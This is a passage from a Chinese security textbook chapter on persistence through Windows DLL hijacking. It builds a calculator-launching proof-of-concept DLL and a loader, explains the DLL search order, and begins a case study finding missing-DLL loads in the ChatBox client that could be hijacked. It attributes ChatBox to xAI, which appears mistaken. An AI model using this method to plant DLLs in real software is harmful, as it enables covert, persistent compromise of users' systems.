第 3 章 通过 DLL 劫持实现持久化控制

通过 DLL 劫持实现持久化控制，是指利用 Windows 系统加载动态链接库（Dynamic Link Library，DLL）的机制，将恶意 DLL 文件植入目标程序的加载路径，使其在程序启动时被自动加载并执行恶意代码，从而实现对系统的长期控制。接下来，本书将阐述 DLL 的基础知识与加载机制，深入剖析 DLL 劫持的原理，并通过实践案例展示实现持久化的具体步骤，同时探讨检测与防御策略，帮助读者全面理解这一技术及其应对之道。

3.1 初识 DLL

动态链接库是 Windows 操作系统中的一种可重用的代码模块，它封装了函数、类或资源，允许程序在运行时动态地加载并调用其中的功能，而无须将代码静态编译到可执行文件中。通过 DLL 的共享机制可以减少内存的占用，提高代码的复用性。接下来，本书将阐述基于 Visual Studio 集成开发环境编写 DLL 文件的相关内容。

3.1.1 编写第 1 个 DLL 文件

Visual Studio 是由微软开发的一款功能强大的集成开发环境（IDE），主要用于创建各种类型的应用程序，包括桌面、Web、移动端和云端应用。同时，它支持多种编程语言，例如，C#、C++、Python 等，并提供代码编辑、调试、测试和版本控制等工具，广泛受到开发者的青睐。截至本书写作时，Visual Studio 的最新版本为 2022。接下来，本书将以 Visual Studio 2022 为例阐述编写 DLL 文件的相关内容。

首先，在 Windows 系统中启动 Visual Studio 2022 集成开发环境，并将项目设置为“动态链接库（DLL）”类型，如图 3-1 所示。

接下来，在“创建新项目”窗口中，单击“下一步”按钮，即可进入“配置新项目”窗口。在该窗口中，用户可以设置新项目的名称和存储位置，例如，将项目名称设为 test，而存储位置可保留默认设置，如图 3-2 所示。

在“创建新项目”窗口中，单击“创建”按钮，即可完成新项目的创建。随后，Visual Studio 会自动跳转至开发主界面窗口，如图 3-3 所示。

图 3-1　将项目类型设置为动态链接库

图 3-2　配置新项目的名称和存储位置

此时，Visual Studio 会自动生成一个 DLL 模板代码，用户可基于该模板添加功能代码，例如，实现一个启动计算器程序的 DLL 函数，并在进程加载 DLL 文件时自动执行该函数，



图 3-3　Visual Studio 开发主界面窗口

代码如下：

```
//ch03/dllmain.cpp
//导入 windows.h 头文件,它提供了 Windows 操作系统相关的函数、宏和数据类型定义,例如,
//HMODULE、DWORD 等
#include <windows.h>
//导入 stdlib.h,它提供了 system 等函数
#include <stdlib.h>

//定义一个名为 StartCalculator 的导出函数
//extern "C": 能够确保函数名以 C 语言的命名规则导出,避免 C++名称修饰,使该函数可以被其他
//语言或程序调用
//__declspec(dllexport): 将该函数声明为 DLL 的导出函数,表示它将被暴露给外部程序使用
//void: 表示这个函数无返回值
//StartCalculator: 自定义标识符,即函数名

extern "C" __declspec(dllexport) void StartCalculator()
{
//调用标准库函数 system,并执行命令行指令 start calc 来启动 Windows 自带的计算器程序
    system("start calc");
}

//定义 DLL 的入口函数 DllMain,它是 DLL 被加载或卸载时系统调用的标准函数
//BOOL: 返回值类型,表示函数返回布尔值,TRUE 表示成功,FALSE 表示失败
//APIENTRY: Windows API 的调用约定,即__stdcall,它规定了参数传递和堆栈清理的方式
//hModule: 该参数表示 DLL 模块的句柄,用于标识当前 DLL 在内存中的位置
//ul_reason_for_call 参数: 该参数表示 DLL 被调用的原因,例如,加载、卸载等
//lpReserved: 保留参数,通常未使用,传递给函数时可能为 NULL
```

```
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)


//使用 switch 语句根据 ul_reason_for_call 的值判断 DLL 被调用的具体原因,并执行相应操作
//DLL_PROCESS_ATTACH: DLL 被进程加载
//DLL_THREAD_ATTACH: 新线程附加到 DLL
//DLL_THREAD_DETACH: 线程从 DLL 分离
//DLL_PROCESS_DETACH: DLL 从进程卸载
//当 ul_reason_for_call 为 DLL_PROCESS_ATTACH 时调用 StartCalculator 函数
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        StartCalculator();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

最后,通过配置 Visual Studio 中的编译选项来生成相应的 DLL 文件。用户可以在菜单栏中选择 Debug 或 Release 模式。接着,针对目标 Windows 操作系统的位数,可选择 x86(32 位系统)或 x64(64 位系统),以确保 DLL 与目标平台的兼容性。完成配置后,单击“本地 Windows 调试器”按钮,即可启动编译和链接过程,最终生成对应的 DLL 文件,例如,将编译选项设置为 Debug 模式和 x64 位数,生成对应的 test.dll 动态链接库文件,如图 3-4 所示。

图 3-4　成功生成 64 位 Debug 模式的 test.dll 文件

值得注意的是,Debug 模式生成的 DLL 文件通常体积较大且运行效率较低,但包含丰富的调试信息,适合开发阶段使用,而 Release 模式则会对代码进行优化,生成的文件更小、运行更快,适合生产环境。此外,选择 x86 或 x64 时,应根据目标应用程序的运行环境进行匹配,例如,64 位操作系统可以运行 32 位 DLL,但反之则不行,这涉及 Windows 的向下兼容性机制。

虽然 Visual Studio 可以根据编译选项生成对应的 DLL 文件，但它无法直接运行该文件。如果尝试在其中运行 DLL 文件，则会弹出一个错误提示对话框，即表明这个文件不是有效的 Win32 应用程序，如图 3-5 所示。

图 3-5　无法运行 test.dll 文件的错误提示对话框

此时，用户可以借助 rundll32.exe 运行 test.dll 文件，以验证其是否能正确地调用其中的 StartCalculator 函数。rundll32.exe 是 Windows 操作系统中的一个命令行实用工具，该工具的全称为 Run DLL as an executable，专门用于执行 DLL 文件中导出的函数。它允许用户通过命令行指定 DLL 文件及其入口函数，例如，在命令提示符窗口中，执行命令 rundll32.exe test.dll，StartCalculator，即可调用 test.dll 中的 StartCalculator 函数以启动计算器程序，如图 3-6 所示。

图 3-6　成功执行 test.dll 文件中的 StartCalculator 函数

此外，用户还可以利用 Visual Studio 中默认集成的 Dumpbin 工具来检查 test.dll 文件中的导出函数，以确认 StartCalculator 是否已正确导出并可用。Dumpbin 是 Windows 开发工具中的一个命令行程序，它用于分析和显示可执行文件的内部结构，包括导出函数、符号表和文件头信息，例如，使用 dumpbin /exports test.dll 命令，用户查看 test.dll 文件的导出函数列表，以确认 StartCalculator 是否成功导出，如图 3-7 所示。

图 3-7　使用 Dumpbin 工具验证 test.dll 成功导出 StartCalculator 函数

需要注意的是，用户无法直接在普通的命令提示符窗口中运行 Dumpbin 工具，因为该工具并非系统默认命令，而是 Visual Studio 开发环境的一部分。为此，用户需要通过 Visual Studio 提供的开发者命令提示符(Developer Command Prompt)来调用 Dumpbin，例如，可以选择 x86 Native Tools Command Prompt for VS 2022 或 x64 Native Tools Command Prompt for VS 2022，具体取决于目标 DLL 文件的体系结构(32 位或 64 位)。为了方便找到这些工具，建议用户在 Windows 系统的“搜索”栏中输入 VS 或 Developer Command Prompt 等关键词进行检索，根据结果来启动对应版本的命令行界面，如图 3-8 所示。

图 3-8　检索开发者命令提示符

当然，用户还可以通过编写代码动态加载并调用 DLL 文件中的导出函数，以实现更灵活的功能调用。具体实现方法通常涉及使用编程语言提供的动态链接库加载函数，例如，在 Windows 平台上，可以使用 LoadLibrary 函数加载 test.dll 文件，并通过 GetProcAddress 函数获取其中 StartCalculator 函数的地址，从而执行该函数，代码如下：

```
//ch03/dll_invoke.cpp
#include <windows.h>
#include <iostream>

//定义函数指针类型，与 DLL 中的 StartCalculator 函数签名匹配
typedef void (*StartCalculatorPtr)();

int main() {
    //1. 加载 DLL
    HMODULE hModule = LoadLibraryA("test.dll");

    //检查 DLL 是否成功加载
    if (hModule == NULL) {
        std::cout << "Failed to load test.dll, error code: " << GetLastError() << std::endl;
        return 1;
    }

    //2. 获取函数地址
    StartCalculatorPtr StartCalculator = (StartCalculatorPtr)GetProcAddress(hModule,
" StartCalculator");

    //检查函数地址是否成功获取
    if (StartCalculator == NULL) {
        std::cout << "Failed to find StartCalculator function, error code: " << GetLastError()
<< std::endl;
        FreeLibrary(hModule);                    //释放 DLL
        return 1;
    }

    //3. 调用函数
    try {
        StartCalculator();
        std::cout << "Successfully called StartCalculator function" << std::endl;
    }
    catch (const std::exception& e) {
        std::cout << "Exception occurred while calling StartCalculator: " << e.what() << std::
endl;
    }

    //4. 卸载 DLL
    FreeLibrary(hModule);

    return 0;
}
```

接下来，通过 Visual Studio 集成的 cl 工具将 dll_invoke.cpp 源代码文件编译连接为可

执行文件，命令如下：

```
cl dll_invoke.cpp /EHsc /Fe:dll_invoke.exe
```

其中，cl 为 Visual Studio 的 C++编译器，dll_invoke.cpp 是源代码名称，/Ehsc 用于启用 C++异常处理，/Fe：dll_invoke.exe 用于将输出可执行文件名指定为 dll_invoke.exe。如果在 Visual Studio 自带的开发者命令提示符中成功编译连接 dll_invoke.cpp 源代码文件，则会在当前工作目录中生成一个名为 dll_invoke.exe 的可执行文件，如图 3-9 所示。



图 3-9　使用 cl 工具成功编译 dll_invoke.cpp 源代码文件

由于 test.dll 文件采用的是 x64 体系结构，因此需要使用 x64 Native Tools Command Prompt for VS 2022 工具，将 dll_invoke.cpp 源代码文件编译并链接为 x64 体系结构的 dll_invoke.exe 可执行文件。随后，用户可以将生成的 dll_invoke.exe 与 test.dll 文件放置在同一目录下，并通过命令提示符运行 dll_invoke.exe。在执行过程中，程序会加载 test.dll 动态链接库，并调用其中的 StartCalculator 函数，从而启动计算器程序，如图 3-10 所示。

显然，dll_invoke.exe 文件会从当前工作目录加载 test.dll 文件，从而启动计算器程序。这一过程依赖于 Windows 操作系统的动态链接库加载机制。具体来讲，Windows 在加载 DLL 文件时会遵循特定的搜索顺序和规则，以定位并解析所需的动态链接库文件。接下来，本书将阐述 Windows DLL 加载机制的相关内容。

3.1.2　Windows DLL 加载机制

Windows DLL 加载机制是指在程序运行时，操作系统根据需要将 DLL 文件加载到进程的地址空间中，以提供代码、数据或资源供程序使用。当可执行文件启动时，Windows 加载器会先解析其导入表，找到所需的 DLL 文件并加载它们，然后将函数地址绑定到程序中。

图 3-10　执行 dll_invoke. exe 成功启动计算器程序

导入表是可执行文件中的一个重要的数据结构，它列出了程序运行时所依赖的所有外部函数和资源所在的 DLL 文件。当然，用户也通过 Dumpbin 工具来查看可执行文件的导入表信息，例如，查看 dll_invoke. exe 文件的导入表，如图 3-11 所示。

图 3-11　使用 Dumpbin 工具查看导入表信息

在 Dumpbin 工具输出的导入表中，并未包含 test. dll 的相关信息。这是因为 dll_invoke. exe 采用了动态加载 DLL 的方式，例如，通过调用 LoadLibrary 函数来加载 test. dll，因此 test. dll 的信息不会出现在静态导入表中。为了查看动态加载的 test. dll 相关内

容，笔者通常会借助 Process Monitor 工具，实时监控 dll_invoke.exe 在运行的过程中加载的 DLL 文件，以更清晰地了解程序的行为。此外，为更直观地观察 dll_invoke.exe 所加载的 DLL 文件，可以设置相应的过滤条件，例如，设置 Process Name contains dll_invoke 和 Path contains .dll 条件，如图 3-12 所示。



图 3-12　在 Process Monitor 工具中设置过滤条件

接下来，单击 OK 按钮，即可使这些过滤条件生效，从而筛选出同时满足进程名称包含 dll_invoke 和文件路径包含 .dll 条件的相应记录，如图 3-13 所示。



图 3-13　筛选出符合条件的记录行

在运行 dll_invoke.exe 程序时，涉及多种类型的操作，例如，文件操作和注册表操作等，其中，调用 DLL 文件的过程是通过 CreateFile 实现的，因此为筛选出所有尝试打开 test.dll 文件的记录，笔者通常会在 Process Monitor 工具中添加 Operation is CreateFile 这一过滤条件，如图 3-14 所示。

接下来，在 Process Monitor 工具的主界面中，用户将清晰地观察到，当运行 dll_invoke.exe 程序时，系统中会记录下打开 test.dll 文件的相关操作，如图 3-15 所示。

显然，dll_invoke.exe 程序具备成功定位并加载 test.dll 文件的能力。一旦加载成功，程序会根据 test.dll 中的逻辑执行并输出相应的结果，然而，如果 test.dll 文件不存在，情况则会有所不同。此时，程序不会立即报错，而是按照操作系统预定义的 DLL 搜索顺序，逐步尝试检索该文件，直到找到目标文件或最终确认无法加载为止。需要注意的是，如果在某个路径中找到相应的 DLL 文件，则停止检索，并加载该文件。



图 3-14　设置过滤条件 CreateFile 的记录行

图 3-15　成功筛选出打开 test.dll 文件的记录行

通常，搜索顺序是按照当前工作目录、系统目录（C:\Windows\System32）、环境变量 PATH 指定的路径逐步进行的。此时，用户可以先将 test.dll 文件从当前目录中删除，然后再次运行 dll_invoke.exe 程序，并通过 Process Monitor 工具监控，可以清晰地看到程序在上述路径中依次搜索 test.dll 的详细记录，如图 3-16 所示。



图 3-16　删除 test.dll 后程序的搜索顺序记录

值得注意的是，在命令提示符窗口中，通过执行 echo %PATH% 命令可以查看 Windows 系统中 PATH 环境变量的值，如图 3-17 所示。

图 3-17　通过命令行的方式查看 PATH 环境变量的值

此外，用户也可以在“环境变量”窗口中，查看 PATH 环境变量的值，如图 3-18 所示。

图 3-18　通过可视化窗口的方式查看 PATH 环境变量的值

虽然 Windows 系统能够根据默认设置的顺序尝试加载 DLL 文件，但是这种灵活性也可能带来安全隐患，例如由于路径劫持或依赖问题，可能会加载到恶意或不兼容的 DLL 文件。接下来，本书将阐述 DLL 劫持的基本原理。

虽然 Windows 系统在加载 DLL 文件时会依据默认的搜索顺序逐一尝试，这种机制为开发者提供了灵活性，但也埋下了潜在的安全隐患，由于存在劫持检索路径的风险，因此系统可能会意外加载恶意或不兼容的 DLL 文件，导致程序行为异常，甚至危及系统安全。接下来，本书将阐述实现劫持 DLL 加载路径的基本原理。

3.1.3　DLL 劫持的基本原理

DLL 的广泛应用源于其多方面的优势，包括代码复用性、模块化设计、易于更新与维护、高效的内存使用及跨语言支持。这些特性显著地减少了开发工作量和资源占用，同时提升了软件的灵活性与性能，使 DLL 成为 Windows 等操作系统中不可或缺的核心组件。

具体而言，代码复用性允许开发者在多个程序中共享相同的功能模块，避免重复编写代码；模块化设计则便于功能的独立开发与调试；易于更新维护意味着只需替换或升级单个 DLL 文件便可修复漏洞或添加功能，而无须改动整个程序；高效内存使用通过动态加载减少了运行时的资源消耗；跨语言支持则使其能够被不同编程语言编写的程序调用，增强了通用性，然而，正是由于 DLL 的这些优点及其在系统中的核心地位，使它也成为渗透测试工程师的首要目标。

在应用程序加载 DLL 时，系统会按照默认的搜索顺序依次查找 DLL 文件。这一顺序

会从应用程序所在的当前目录开始，依次扩展至 System32 目录、Windows 目录，最后搜索 PATH 环境变量指定的路径。渗透测试工程师可以利用这一机制，在优先级更高的目录中植入与合法 DLL 同名的恶意 DLL。由于搜索顺序的特性，系统会优先加载该恶意 DLL 而非预期的合法 DLL，从而执行恶意代码，如图 3-19 所示。



图 3-19　劫持 DLL 加载路径的基本原理

当然，恶意 DLL 文件通常会嵌入特定功能的恶意代码，以实现诸如窃取数据、提升权限或执行其他恶意操作等目的。这些代码既可以由用户自行编写，也可以通过自动化工具生成，从而快速生成恶意 DLL 文件。这种方式显著地降低了技术门槛，使即使缺乏深入编程知识的渗透测试工程师也能制造并利用恶意 DLL，从而加剧了安全威胁的普遍性。接下来，本书将通过实践案例，详细阐述基于 DLL 劫持技术实现持久化控制的相关内容。

3.2　实践：劫持 ChatBox 实现持久化控制

ChatBox 是由 xAI 开发的一款功能强大的智能 AI 助手软件，旨在提升用户的生产力和创造力。它支持跨平台使用，覆盖 Windows、Mac、Linux、iOS、Android 及网页版，并能够无缝兼容多种前沿 AI 模型。ChatBox 具备丰富的功能，不仅可以处理文本、图像、PDF 等多种文件类型，还提供智能回复、代码辅助、实时网络搜索及图像生成等服务。软件在设计上注重用户隐私，聊天记录和设置默认存储于本地设备，未经用户明确许可不会上传至服务器；在使用 AI 服务时，数据仅用于生成即时回复，不会被长期保留，其界面简洁直观，支持多语言，适用于个人用户日常交流及专业用户处理代码调试和复杂任务等场景。此外，ChatBox 的 Windows 客户端在运行时会自动加载多个 DLL 文件以实现相应的功能支持。本节将深入探讨如何通过劫持 ChatBox 软件中的 DLL 文件，实现持久化控制的技术方法。

3.2.1　分析 ChatBox 软件中的 DLL 依赖

首先，需要了解 ChatBox 在运行时依赖哪些 DLL 文件，以及这些文件的加载行为。为

此，可以借助 Process Monitor 工具来监控和分析系统的动态行为。在启动 Process Monitor 后，该工具将实时捕获系统中发生的各种操作，例如，文件访问、注册表更改和进程活动等，如图 3-20 所示。



图 3-20　查看系统中的所有行为

接下来，在 Process Monitor 中，为了聚焦于 ChatBox 的 DLL 加载过程，需要设置合理的筛选条件。具体来讲，可以将 Process Name 设置为包含 Chatbox，将 Path 设置为以 dll 结尾，同时，将 Result 设置为包含 NOT FOUND 的过滤规则，如图 3-21 所示。



图 3-21　设置筛选 Chatbox 进程的过滤条件

在设置完成后，单击 OK 按钮，即可生效过滤条件。此时，Process Monitor 的主窗口将仅显示符合条件的记录行，如图 3-22 所示。



图 3-22　成功筛选所有符合条件的记录行

接下来，在主窗口中双击任意记录行，即可打开对应的 Event Properties（事件属性）窗口，例如，查看与 dbghelp. dll 文件相关的事件属性窗口，如图 3-23 所示。

